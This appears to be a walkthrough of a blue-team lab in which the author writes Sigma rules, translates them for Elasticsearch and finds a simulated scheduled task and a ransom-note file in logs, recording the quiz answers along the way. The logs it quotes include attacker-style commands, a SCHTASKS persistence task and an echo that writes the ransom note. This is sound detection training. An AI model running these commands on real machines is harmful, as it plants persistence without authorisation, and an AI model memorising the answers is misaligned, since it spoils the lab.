To complete the task, you will require two Sigma rules processed into Elasticsearch to query for the scheduled task and the ransomware events. Below are tips to construct a good rule for the task:

- For the Scheduled Task, understand that it is a process creation event.
- The rule's detection variables should contain image and commandline arguments.
- You may choose to exclude SYSTEM accounts from the query.
- For the ransomware activity, you'll look for a created file ending with .txt.
- The file creation process would be run via cmd.exe.
- Change the default time window on Kibana from the default last 30 days to last 1 year (or ensure it encompasses 2022).

\*\*\*\*\*

**Answer the questions below:**

**To detect the creation of the scheduled task, what detection value would be appropriate for the Sigma rule?**

If we're looking for a scheduled task we should use schtasks.exe.

Answer: **schtasks.exe**

**What was the name of the scheduled task created?**

First create a Sigma rule to detect schtasks.exe.

```
root@ip-10-10-111-36: ~/Desktop
File Edit View Search Terminal Help
GNU nano 4.8      scheduled_tasks.yml      Modified
title: Windows Scheduled Tasks
description: used to detect the creations of scheduled tasks in Windows
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    - '\schtasks.exe'
  condition: selection
```

Then run the rule through Uncoder.io to get a query.

Sigma	Elastic Stack Query (Lucene)
<pre>1 title: Windows Scheduled Tasks 2 description: used to detect the creations of scheduled tasks in Windows 3 logsource: 4   category: process_creation 5   product: windows 6 detection: 7   selection: 8     - '\schtasks.exe' 9   condition: selection 10</pre>	<pre>1 index="winlogbeat-*" AND *\\schtasks\\.exe* 2 3 // name: Windows Scheduled Tasks 4 // uid: cede08a1-0711-4966-9a98-dee23ff64ceb 5 // author: not defined in query/rule 6 // licence: DRL 1.1</pre>

At first I pasted the “\*\\schtasks\\.exe\*” part of the query into Elastic but again got the same error as earlier where it wasn’t accepting the backslashes so I removed those and searched just “schtasks.exe\*” and got two hits. Searching for the command field on the process create event I got the answer.

The screenshot shows the Elastic Discover interface. The search query is 'schtasks.exe'. The left sidebar shows the 'winlogbeat-8.2.3' index pattern and a list of available fields including 'event.module', 'process.executable', '\_id', '\_index', and '\_score'. The main view shows a histogram of hits over time, with a zoomed-in view of a single document. The document is a message from 'RuleName' containing the command 'SCHTASKS /Create /SC ONCE /TN spawn /TR C:\windows\system32\cmd.exe /ST 20:10'.

Answer: **spawn**

**What time is this task meant to run?**

Again looking at the command we can see the time this task was scheduled to run.

The screenshot shows the 'Expanded document' view in Elastic Discover. The search query is 'command'. The document is a message from 'RuleName' containing the command 'SCHTASKS /Create /SC ONCE /TN spawn /TR C:\windows\system32\cmd.exe /ST 20:10'.

Actions	Field	Value
	process.command_line	SCHTASKS /Create /SC ONCE /TN spawn /TR C:\windows\system32\cmd.exe /ST 20:10
	process.parent.command_line	"cmd.exe" /c "SCHTASKS /Create /SC ONCE /TN spawn /TR C:\windows\system32\cmd.exe /ST 20:10"

Answer: **20:10**

**To detect ransomware activity, what logsource category would be appropriate for the Sigma rule?**

For this one I used the taxonomy appendix page on the Sigma rules GitHub and found the different Sigma rule log sources and came across the ones related to Windows Files.

windows	product: windows category: file_event	EventID: 11 Channel: Microsoft-Windows-Sysmon/Operational
---------	--	--

Answer: **file\_event**

**What is the name of the created file?**

Time to create another Sigma rule to detect file creation.

```
File Edit View Search Terminal Help
GNU nano 4.8 file_create.yml Modified
title: Text File Creation
description: Detecting the creation of a .txt file on Windows.
logsource:
  category: file_event
  product: windows
detection:
  selection:
    CommandLine|contains|all:
      - '\.txt'
  condition: selection
```

Again, run the rule through Uncoder.io to get the Elastic query.

The screenshot shows the Uncoder.io interface. On the left, a Sigma rule is displayed: `title: Text File Creation`, `description: Detecting the creation of a .txt file on Windows.`, `logsource: category: file_event, product: windows`, `detection: selection: CommandLine|contains|all: - '\.txt'`, `condition: selection`. On the right, the translated Elastic Stack Query (Lucene) is shown: `index=*& AND CommandLine:*.txt*`. A 'TRANSLATE' button is visible in the top right corner.

For some reason Uncoder had the search be for just Commandline when I needed `process.command_line`. So I changed that in the search and got the following 21 hits.

The screenshot shows the Elastic Search Discover interface. The search query is `process.command_line:*.txt*`. The interface displays 21 hits. A sidebar on the left shows available fields and filters. The main area shows a timeline view and a table of search results. The first hit is expanded, showing details like `@timestamp`, `process.command_line`, and other metadata.

And expanding the first hit and looking at the commands used we see the answer.

Options New Open Share Inspect Save

## Expanded document

View: Single document Surrounding documents ⓘ

1 of 21

Table JSON

command

Actions	Field	Value
...	process.command_line	"C:\Windows\system32\notepad.exe" C:\Users\Administrator\Desktop\YOUR_FILES.txt
...	process.parent.command_line	C:\Windows\Explorer.exe

Rows per page: 25

Answer: YOUR\_FILES.txt

**What was the event code associated with the activity?**

The event code for file\_event was found earlier.

windows	product: windows category: file_event	EventID: 11 Channel: Microsoft-Windows-Sysmon/Operational
---------	--	--

Answer: 11

**What were the contents of the created ransomware file?**

Expanded document

View: [Single document](#) [Surrounding documents](#) ?

K < 3 of 21 > |

Table JSON

Q command X

Actions	Field	Value
...	<a href="#">k</a> process.command_line	"cmd.exe" /c "echo T1486 - Purelocker Ransom Note > %USERPROFILE%\Desktop\YOUR_FILES.txt"
...	<a href="#">k</a> process.parent.command_line	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Rows per page: 25 >

< 1 >

Answer: T1486 - Purelocker Ransom Note